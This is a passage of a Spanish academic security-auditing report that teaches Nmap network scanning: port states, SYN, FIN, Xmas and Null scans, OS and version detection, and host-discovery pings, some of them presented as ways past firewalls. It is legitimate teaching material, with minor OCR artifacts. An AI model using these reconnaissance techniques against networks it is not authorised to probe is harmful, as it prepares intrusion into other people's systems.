Índice general

Resumen

En este trabajo estudio principalmente la herramienta Nmap y en menor medida tres tipos de vulnerabilidades descritas por la comunidad OWASP. De Nmap describo y muestro el uso de parámetros. Además he creado un prototipo de aplicación en PHP que automatiza el uso de Nmap.

Como segunda parte describo someramente tres de las vulnerabilidades más comunes de los sitios web: OWASP Top 10 - 2017. Además muestro cómo usar la herramienta SQLMap que automatiza las inyecciones SQL qué también desvela usuarios y contraseñas, además de mostrar contenidos de los sitios web con el volcado de tablas de las base de datos y de directorios de los servidores web.

Capítulo 1

Introducción

El proyecto tiene dos partes bien diferenciadas pero que se complementan: uso de Nmap como herramienta de auditoría de seguridad y el proyecto OWASP centrado en la auditoría web.

Uso de Nmap

Nmap ("mapeador de redes") es una herramienta de código abierto para exploración de redes y auditoría de seguridad.

La mayor parte de la información sobre Nmap usada en este documento la he obtenido de los siguientes libros: *Nmap Essentials*, DAVID SHAW y *Nmap: Network Exploration and Security Auditing Cookbook*,PAULINO CALDERON. Además lo he complementado con la consulta del manual oficial de Nmap.

Auditoría web. OWASP

«The Open Web Application Security Project» (OWASP) es una comunidad mundial que busca mejorar la seguridad de las aplicaciones web. Editan un libro con donde explican cómo hacer las auditorías web.

Para auditoría web he consultado el libro oficial de este proyecto: *OWASP. Testing Guide Release 4.0.* y el informe *OWASP Top 10 - 2017 Los diez riesgos más críticos en Aplicaciones Web.*

Capítulo 2

Fase de análisis

2.1. Nmap

A partir de mediados de los años 2000, Nmap se situó como herramienta de sondeo de puertos- y de herramientas de seguridad en general- líder entre las aplicaciones tanto «open source» cómo propietarias.

> *Nmap ("mapeador de redes") es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales. Nmap utiliza paquetes IP "crudos" («raw», N. del T.) en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como docenas de otras características. Aunque generalmente se utiliza Nmap en auditorías de seguridad, muchos administradores de redes y sistemas lo encuentran útil para realizar tareas rutinarias, como puede ser el inventariado de la red, la planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos.*
>
> *Nmap ofrece información de los protocolos IP soportados, en vez de puertos abiertos, cuando se solicita un análisis de protocolo IP con la opción (-sO).*
>
> *Además de la tabla de puertos interesantes, Nmap puede dar información adicional sobre los objetivos, incluyendo el nombre de DNS según la resolución inversa de la IP, un listado de sistemas operativos posibles, los tipos de dispositivo, y direcciones MAC.*[1]

[1] *Manual nmap.org*

2.1.1. Sondeos básicos con Nmap

Un puerto es una manera de acceder a un servicio de red en una computadora. Cada computadora tiene 65.535 puertos que pueden estar abiertos o cerrados en cualquier momento.

Muchos programas dentro de una red de datos compuesta por redes de computadoras, pueden usar TCP para crear «conexiones» entre sí a través de las cuales puede enviarse un flujo de datos. Este protocolo garantiza que los datos serán entregados en su destino sin errores y en el mismo orden en que se transmitieron. También proporciona un mecanismo para distinguir distintas aplicaciones- que escuchan en un puerto concreto- dentro de una misma máquina, a través del concepto de puerto.

Los números de puerto se indican mediante una palabra de un procesador de 16 bits, o sea, de 2 bytes (16 bits), por lo que existen 65536 (del 0 al 65535)[2].

Los dos protocolos principales que pueden escuchar en estos puertos son TCP y UDP. Están en la capa de transporte del modelo OSI: entre el protocolo de red (IP) y de aplicación.

El protocolo TCP que asegura que los datos que emite el cliente sean recibidos por el servidor sin errores y en el mismo orden que fueron emitidos, a pesar de trabajar con los servicios de la capa IP, la cual no es confiable. Es un protocolo orientado a la conexión, ya que el cliente y el servidor deben anunciarse y aceptar la conexión antes de comenzar a transmitir los datos a el usuario que debe recibirlos.[3]

El protocolo UDP permite el envío de datagramas a través de la red sin que se haya establecido previamente una conexión. Es un protocolo no orientado a la conexión. El propio datagrama incorpora suficiente información de direccionamiento en su cabecera. Tampoco tiene confirmación ni control de flujo, por lo que los paquetes pueden adelantarse unos a otros; y tampoco sabe si ha llegado correctamente, ya que no hay confirmación de entrega o recepción. Su uso principal es para protocolos como DHCP, BOOTP, DNS y demás protocolos en los que el intercambio de paquetes de la conexión/desconexión son mayores, o no son rentables con respecto a la información transmitida, así como para la transmisión de audio y vídeo en real, donde no es posible realizar retransmisiones por los estrictos requisitos de retardo que se tienen en estos casos.


Para usar Nmap para sondear servicios UDP (se usa la opción -sU).

Nmap proporciona información útil sobre los servicios que están ejecutando diferentes computadoras.

El uso más habitual de Nmap es el sondeo de puertos. Un programa de sondeo de puertos intenta conectarse con un puerto objetivo y ver si está abierto. Esto lo averigua si comprueba que puede establecerse un saludo en tres pasos del TCP[«TCP three-way handshake»].

[2] https://es.wikipedia.org/wiki/Puerto_de_red

[3] https://es.wikipedia.org/wiki/Protocolo_de_control_de_transmisi%C3%B3n



3-handshake.jpeg

Ahora explico como funciona el sondeo más básico de Nmap, el sondeo SYN. Nmap envía una petición de SYN hacia cada uno de los puertos a su alcance y espera una respuesta. Si recibe una respuesta SYN/ACK entonces sabemos que existe una aplicación escuchando en ese puerto.


Hay muchos y diferentes tipos de sondeos de puertos que proporciona Nmap. Pero básicamente siguen la misma idea de petición/respuesta.

Aunque la mayoría de los servidores web escuchan en el puerto 80, esto no es obligatorio. Pueden escuchar en otros puertos. Por eso es importante, además de saber que un puerto está abierto qué aplicación está escuchando por ese puerto.

Nmap tiene un módulo para detectar la versión del servicio que escucha en un puerto. Como funciona: se crea una conexión y busca una bandera[«banner»] del servicio. Casi todos los servicios de red pueden ser identificados por su bandera. Nmap incluye un módulo para detectar las versiones de un servicio. [4]

Sondeo básico por defecto:

`nmap scanme.nmap.org equivale a nmap -sT scanme.nmap.org`



Todos los puertos listados tienen un estado. Los puertos marcados cómo abiertos son de interés especial porque tendrán servicios ejecutándose en el host de destino.


Ejemplo:

- puerto 22 / TCP - servicio ssh

[4] Para hacer pruebas el proyecto responsable de Nmap tiene un servidor para hacer sondeos con Nmap. Recomiendan no abusar de este servicio.
http://scanme.nmap.org/


En la mayoría de los casos los sondeos con las opciones -sT para TCP y sondeo SYN con la opción -sS son las opciones más adecuadas. [5]

Si ejecutamos Nmap sin especificar ninguna opción, la información que muestra bajo la etiqueta SERVICE se extrae de /etc/services (en Linux), en vez de analizar el protocolo. Para que el protocolo compruebe su «banner»: indicamos el parámetro -sV.



La información que obtenemos con -sV es importante para detectar vulnerabilidades según la versiones de las aplicaciones.[6]

Nmap no muestra, por defecto, todos los puertos cerrados porque sería un lío. Si queremos que los muestre lo podemos indicar con las opciones de verbosidad (existen tres niveles: -v, -vv, -vvv). Es importante recordar que cada host tiene 65.535 puertos que pueden estar abiertos.



192.168.1.8: host en la misma red de área local.

Se puede aumentar o disminuir cantidad de sondas a enviar durante la detección de las versiones de servicios con la opción --version-intensity [0-9].

```
nmap -sV --version-intensity 9 <target>
```

Esta opción es muy efectiva con los servicios que se ejecutan en puertos que no son los predeterminados.

[5] Explicación para -sT y -sS: https://nmap.org/book/man-port-scanning-techniques.html

[6] Si el administrador de sistemas oculta la versión del servicio, no la podremos saber con exactitud. Para el administrador del sistema esta ocultación es una medida defensiva útil.

2.1.1.1. Categorías de puertos

Nmap clasifica los puertos en los siguientes estados:

Open: Indica que un servicio está escuchando para establecer conexiones en este puerto.

Closed: Indica que ha recibido la sonda pero que no hay ningún servicio ejecutándose en este puerto.

Filtered: Indica que no hay signos de que el sondeo se haya recibido. También indica que la sonda enviada ha sido descartada por algún tipo de filtrado.

Unfiltered: Indica que las sondas se recibieron pero que el estado del puerto no ha podido ser establecido.

Open/Filtered: Indica que el puerto estaba filtrado o abierto pero que el estado del puerto no ha podido ser establecido.

Close/Filtered: Indica que el puerto estaba filtrado o cerrado pero que el estado del puerto no ha podido ser establecido.

Nmap no puede determinar si el puerto se encuentra abierto cuando hay un filtrado de paquetes que impide que sus sondas alcancen el puerto. El filtrado puede provenir de un dispositivo de cortafuegos dedicado, de las reglas de un enrutador o por una aplicación de cortafuegos instalada en el propio equipo. Estos puertos suelen frustrar a los atacantes, porque proporcionan muy poca información

2.1.1.2. Rango de direcciones IP

Para sondear desde 192.168.1.0 hasta 192.168.1.255:

```
nmap 192.168.1.0-255
```

De manera alternativa podemos usar las siguientes notaciones:

```
nmap 192.168.*
nmap 192.168.0/24
nmap 192.168.1.0 192.168.1.1 192.168.1.2 ... 192.168.1.254 192.168.1.255
```

Además, podemos excluir hosts de los rangos con la opción `--exclude`:

```
nmap 192.168.1.1-255 --exclude 192.168.1.1
nmap 192.168.1.1-255 --exclude 192.168.1.1,192.168.1.2
```

También podemos escribir en un fichero de texto una lista de IPs a excluir usando la opción `--exclude-file`:

$ cat dontscan.txt

```
192.168.1.1
192.168.1.254
nmap --exclude-file dontscan.txt 192.168.1.1-255
```

2.1.1.3. Ficheros log

La salida de nmap se puede guardar en ficheros de «log»(registro).

Hay tres tipos distintos de ficheros de log. Pueden crearse los tres a la vez con la opción -oA (=output All) en el directorio actual.

Tendremos un fichero .xml, que contiene los resultados del sondeo, un fichero .nmap, que tiene un formato fácil de leer para una persona y por último un fichero .gnmap que puede leer la herramienta de Linux «grep».

```
nmap scanme.nmap.org -oA ficherolog
cat ficherolog.nmap | grep '443'
443/tcp open https
```

2.1.1.4. Sondeo de rangos de puertos

Rangos de puertos con la opción -p:

- Lista de puertos: `nmap -p80,443 localhost`
- Rango de puertos: `nmap -p1-100 localhost`
- Todos los puertos: `nmap -p- localhost`
- Indicando puertos por protocolos: `nmap -pT:25,U:53 <target>`
  - pT: TCP
  - pU: UDP
- Por nombre del servicio: `nmap -p smtp <target>`
- Por nombre del servicio usando comodines : `nmap -p smtp* <target>`

2.1.1.5. Cómo leer objetivos de un fichero

Cuando queremos trabajar con varios objetivos, en vez de escribirlos en la línea de órdenes, podemos crear una lista de los mismos en un fichero de texto plano. Nmap puede leer estos ficheros.

Ejemplo de fichero con los objetivos que pueden separarse con nueva línea, tabulador o espacio(s):

$**cat targets.txt**

192.168.1.23

192.168.1.12

Para importar los objetivos del fichero targets.txt, debemos usar la opción -iL <nombre_de_fichero>:

$ **nmap -iL targets.txt**

Esta opción puede combinarse con otras, excepto las reglas de exclusión `--exclude` o `--exclude-file`. Si se usan juntamente con -iL serán ignoradas. Las reglas de exclusión deberían indicarse en el fichero targets.txt.

Podemos especificar direcciones IP o un rango:

$ **cat targets.txt**

192.168.1.1

192.168.1.20-30

Podemos incluir comentarios con el carácter #:

$ **cat targets.txt**

FTP servers 1

92.168.10.3

192.168.10.7

192.168.10.11


Nmap permite importar un fichero con los objetivos que queremos excluir con la opción --exclude-file <filename> , donde <filename> es el fichero de texto plano con las IP a excluir:

```
nmap --exclude-file dontscan.txt 192.168.1.1/24
```

2.1.1.6. Opción «reason»

Explica los motivos de las conclusiones de Nmap.

```
nmap --reason -sV scanme.nmap.org
```



scan-reason.png

Se añade una cuarta columna en el informe de salida. En el ejemplo vemos que hay tres servicios que están activos. Como aparece SYN/ACK podemos imaginar que hay aplicaciones interesantes escuchando.

2.1.2. Sondeos avanzados con Nmap

Como los administradores de sistemas tratan de ocultar sus sistemas en Internet, ciertos hosts pueden parecer que no están en línea. Sin embargo Nmap tiene varias maneras para detectar que tales hosts están en línea.


Un sondeo sencillo, haciendo ping solamente, lo indicamos con la opción -sn. Sirve para hacer inventario de hosts activos en un segmento de red y sin analizar puertos:

```
nmap -sn 10.2.207.0/24
```

Los hosts ocultos pero en realidad en línea no serán revelados. Tenemos que hacer algo más. Ver los apartados siguientes.

Con privilegios de administrador podemos ver las direcciones MAC y su fabricante.

```
sudo nmap -sn 192.168.1.0/24
```



sudo-sn.png

2.1.2.1. Ejecutando un sondeo con ping agnóstico

Problema: Cuando Nmap realiza un sondeo "normal", primero lanza pings y a los hosts que responden, luego, les hace un sondeo de puertos. El problema reside en que puede haber hosts que no respondan a los ping y que sí tengan servicios en línea.

Solución: indicando la opción -Pn Nmap no hace los pings y sondea todos los hosts. Hay una penalización en tiempo si hay hosts que realmente no están en línea.


Con la opción -n nmap no hará una resolución de nombres ARP, acelerando el sondeo.

```
nmap -Pn -n dshaw.net
```

Con la opción -sL Nmap consulta el registro PTR DNS. Técnicamente se llama un «reverse lookup».[7]

```
nmap 74.125.224.32-41 -sL
```

[7]La búsqueda DNS inversa o la resolución DNS inversa (rDNS) es la determinación de un nombre de dominio que está asociado a una determinada dirección IP utilizando el Sistema de nombres de dominio (DNS)



scan-sL.png

En la imagen anterior vemos el dominio que apunta a la dirección IP, en este caso el dominio es de Jazztel.es. Esto se llama reconocimiento de cero paquetes porque no se hace ningún sondeo, es decir, no se envía ningún paquete al host sino que se consulta una base de datos de DNS.

Nmap tiene otra manera para la detección y descubrimiento de host. El sondeo de ping TCP SYN. En lugar de enviar una petición de ping ICMP (que muchos administradores deshabilitan), el sondeo de ping TCP SYN considera que el host está en línea si responde a una petición SYN. Ejemplo: si queremos saber si en un bloque de direcciones IP hay servidores web ejecutando SSL, podemos indicar como opción -PS 443 (puerto 443: HTTPS/SSL usado para la transferencia segura de páginas web). Se considera que esta es una de las características más útiles de Nmap para la detección de host.

2.1.2.2. Sondeo de servicios UDP

Es importante saber como sondear servicios que usan el protocolo UDP, como VPN, NTP y DNS.

Hay que tener cuidado con los sondeos UDP porque pueden durar horas.

La opción para servicios UDP: -sU.

Los sondeos UDP requieren privilegios de superusuario:

```
sudo nmap -sU tick.ucla.edu -p123
```

2.1.2.3. Sondeos especiales de TCP

En la mayoría de los casos los sondeos con las opciones -sT para TCP y sondeo SYN con la opción -sS son las opciones más adecuadas.

Otros tipos de sondeos: FIN, Xmas Tree, and Null scans.

Estos tres tipos de sondeo explotan una indefinición en la norma TCP RFC para diferenciar entre puertos abiertos y cerrados. En la página 65 del RFC 793 se afirma que “if the [destination] port state is CLOSED .... an incoming segment not containing a RST causes a RST to be sent in response.”[8] Cuando sondeamos sistema que cumplan esta norma RFC,

de Internet.
https://es.wikipedia.org/wiki/B%C3%BAsqueda_DNS_inversa

[8] «si el estado del puerto [de destino]»está cerrado .... un segmento que entre sin tener un bit RST activo provocará que se envíe un RST como respuesta.”


cualquier paquete que no contenga bitios SYN, RST, o ACK devolverá como respuesta «closed» si el puerto está cerrado y ninguna respuesta[«no-response»] si el puerto está abierto.

Sondeo Null(-sN) No fija ningún bit (la cabecera de opcionesTCP es 0)

sondeo FIN (-sF) Solo fija el bit TCP FIN.

sondeo Xmas (-sX) Fija los bits de FIN, PSH, y URG flags, iluminando el paquete como si fuera un árbol de Navidad.

FIN scan: sudo nmap -sF -n calexpoch.dyndns.org -p81 –reason



El sondeo FIN envía un paquete FIN a cada puerto.

En el ejemplo de sondeo anterior muestra : «open|filtered». Nmap indica este estado cuando es incapaz de asegurar si el puerto está abierto o filtrado. Cosa que ocurre con los tipos de sondeos en los que los puertos no responden. La falta de respuesta podría también significar que el filtro de paquetes ha descartado el sondeo Nmap. Así Nmap no conoce con seguridad si el puerto está abierto o está siendo filtrado. UDP, protocolo IP, FIN, NULL, y sondeos Xmas clasifican los puertos de esta manera.


Ahora podemos interpretar el ejemplo de sondeo anterior: cuando ejecuto el sondeo FIN (-sF) contra mi propio servidor web, vemos «no-response» a la petición con bit FIN- y esto tiene sentido porque hay un servicio activo en el puerto 81 de alexpoch.dyndns.org.

Los sondeos FIN, Xmas, y NULL no funcionan contra equipos Microsoft Windows.

2.1.2.4. Detección de sistema operativo

Para detectar el sistema operativo: opción -O[letra «o» mayúscula]. Nmap tiene una base de datos con indicios para determinar el tipo de sistema operativo. No es fiable cien por cien.

```
sudo nmap -O -n calexpoch.dyndns.org
```



Nmap muestra además la dirección MAC cuando sondeamos un host que está en nuestra misma red de área local.


Nmap usa el esquema de nombres Common Platform Enumeration (CPE en sus siglas en inglés) para nombrar los sistemas operativos que se usa en la industria de la seguridad informática para identificar packages, plataformas y sistemas.[9]

Nmap tiene un modo agresivo de detección de sistema operativo: -A. Este modo activa la detección del sistema operativo (-O), la detección de versión (-sV), sondeo de script (-sC) y traceroute (--traceroute). Envía muchas más sondas que pueden hacer que el sondeo sea detectado por el sistema objetivo pero proporciona mucha información valiosa.

2.1.2.5. Mostrar más información en el resultado del sondeo

Hay tres niveles de verbosidad. Nivel 1, con opción -v, proporciona información básica sobre el progreso del sondeo. Nivel 2, con opción -vv, proporciona más información sobre la red y los paquetes. Y por último el nivel 3, -vvv, proporciona la mayor información posible del sondeo.

[9] https://en.wikipedia.org/wiki/Common_Platform_Enumeration




En la figura anterior vemos que se muestra más información de tiempos y paquetes. Esto puede ser muy útil cuando los sondeos implican muchos hosts. Esta información puede usarse para indicar el tiempo, el paralelismo y otros ajustes de rendimiento que podemos hacer en siguientes sondeos. Por ejemplo, si el sondeo progresa normalmente, pero lentamente, es decir, si vemos que el sondeo se completa para unos pocos hosts, podemos ajustar el paralelismo para hacer el sondeo más rápido. En cambio si recibimos errores de «timeout»(respuesta caducada) sabremos que el sondeo es demasiado rápido. En este caso usaremos una opción de tiempo más lenta.

2.1.2.6. Traza de paquetes

Con Nmap podremos ver los saltos que se dan en la red cuando hay tráfico de datos desde un host de origen hasta el host de destino.

Hay herramientas, cómo traceroute y tcpdump, para ver el trayecto que siguen los paquetes que envía un host de origen hacia un host de destino pero cuando queremos procesar muchos hosts a la vez es mucho más cómodo usar Nmap.

```
sudo nmap --packet-trace calexpoch.dyndns.org -Pn -p81 -n
```



packet-trace.png

En sondeos de un solo host es poco útil, cómo el anterior, pero en sondeos más grandes proporciona información de gran valor para entender las congestiones de red, el descarte de paquetes, los hosts fuera de línea, etc.

Para conocer el camino que hay desde la máquina que hace el sondeo hasta el host objetivo.

```
sudo nmap -sn --traceroute google.com
```

2.1.3. Descubrimiento de redes

2.1.3.1. Descubriendo hosts con sondeos de ping TCP SYN

Sondeos de ping se usan para detectar hosts activos en las redes. El sondeo con ping por defecto (-sP) envía paquetes TCP SYN, TCP ACK, y ICMP para determinar si un host concreto está respondiendo pero si un cortafuegos está bloqueando estas peticiones sería tratado cómo fuera de línea.

Para evitar lo anterior Nmap soporta una técnica de sondeo llamado sondeo de ping TCP SYN que comprueba diferentes puertos para averiguar si el host está activo.

Con la opción -sn Nmap no sondea puertos y sólo realiza el descubrimiento de hosts. Con la opción -PS Nmap hace un ping TCP SYN.

Con privilegios de superusuario muestra además las direcciones MAC y su fabricante:

```
sudo nmap -sn -PS 192.168.1.0/24
```

Cortafuegos y filtrado de tráfico

Si hay un filtrado de paquetes debido a la presencia de un cortafuegos la orden anterior informa que el host está fuera de línea. Para sortear el cortafuegos debemos sondear puertos que si están abiertos nos indicará que el host está en línea:

```
nmap -sn -PS80 <target>
```

Podemos indicar un rango de puertos a analizar así:

```
nmap -sn -PS80,21,53 <target>
nmap -sn -PS1-1000 <target>
nmap -sn -PS80,100-1000 <target>
```

2.1.3.2. Descubriendo hosts con sondeos de ping TCP ACK

Semejante al ping TCP SYNS tenemos el ping TCP ACK que se usa para determinar si el host responde. Puede usarse para detectar hosts que bloquean los paquetes SYN o peticiones ICMP. El ping TCP ACK puede ser bloqueado por los cortafuegos modernos.

Este sondeo muestra un alista de hosts en línea:

```
sudo nmap -sn -PA 192.168.0.1/24
```

La opción -sn indica a Nmap que no haga un sondeo de puertos y sí haga un descubrimiento de hosts. La opción -PA indica a Nmap que haga un ping TCP ACK. Necesita privilegios de administrador.

El sondeo con ping TCP ACK usa el puerto 80 por defecto. Esto puede cambiarse indicando otros puertos.

2.1.3.3. Descubriendo hosts con sondeos de ping UDP

Los sondeos con ping UDP permite detectar sistemas que tienen bloqueados con el cortafuegos los filtros TCP pero que sí permiten la exposición UDP.

```
nmap -sn -PU scanme.nmap.org
```

Si los servicios descartan paquetes UDP vacíos, serán marcados erróneamente cómo fuera de línea. Por lo tanto es importante que escojamos puertos cerrados para mejorar el análisis.

2.1.3.4. Descubriendo hosts con sondeos de ping ICMP

Los sondeos de ping se usan para saber si un host está en línea.

```
nmap -sn -PE scanme.nmap.org
```

Redes locales

El sondeo con ping ICMP soporta varios tipos de mensajes. Aunque el tráfico ICMP suele estar bloqueado, esta técnica es muy efectiva en redes locales.

Tipos de mensajes ICMP

Nmap soporta «ICMP timestamp reply» (-PP) y «address mark reply»(-PM). Estas variantes sortean cortafuegos mal configurados, que sólo bloquean peticiones ICMP:

```
nmap -sn -PP <target>
nmap -sn -PM <target>
```

2.1.3.5. Descubriendo hosts con sondeos de ping SCTP INIT

Nmap sabe que si hay una respuesta ABORT o INIT-ACK indica que el host está disponible y activo.

«Stream control transmission protocol» (SCTP) es un protocolo de capa 4.

Con el sondeo de puertos SCTP INIT (-PY): los puertos abiertos devuelven un mensaje INIT-ACK, y los cerrados ABORT. Este es el equivalente de SCTP al sondeo indetectable TCP SYN.

Es obligatorio usar privilegios en sistemas Unix:

```
sudo nmap -sn -PY scanme.nmap.org
```

También se pueden usar rangos de puertos.

2.1.3.6. Descubriendo hosts con sondeos de ping protocolo IP

Intenta determinar si un host está activo enviando paquetes IP con diferentes protocolos.

Opción -PO:

```
nmap -sn -PO scanme.nmap.org
```

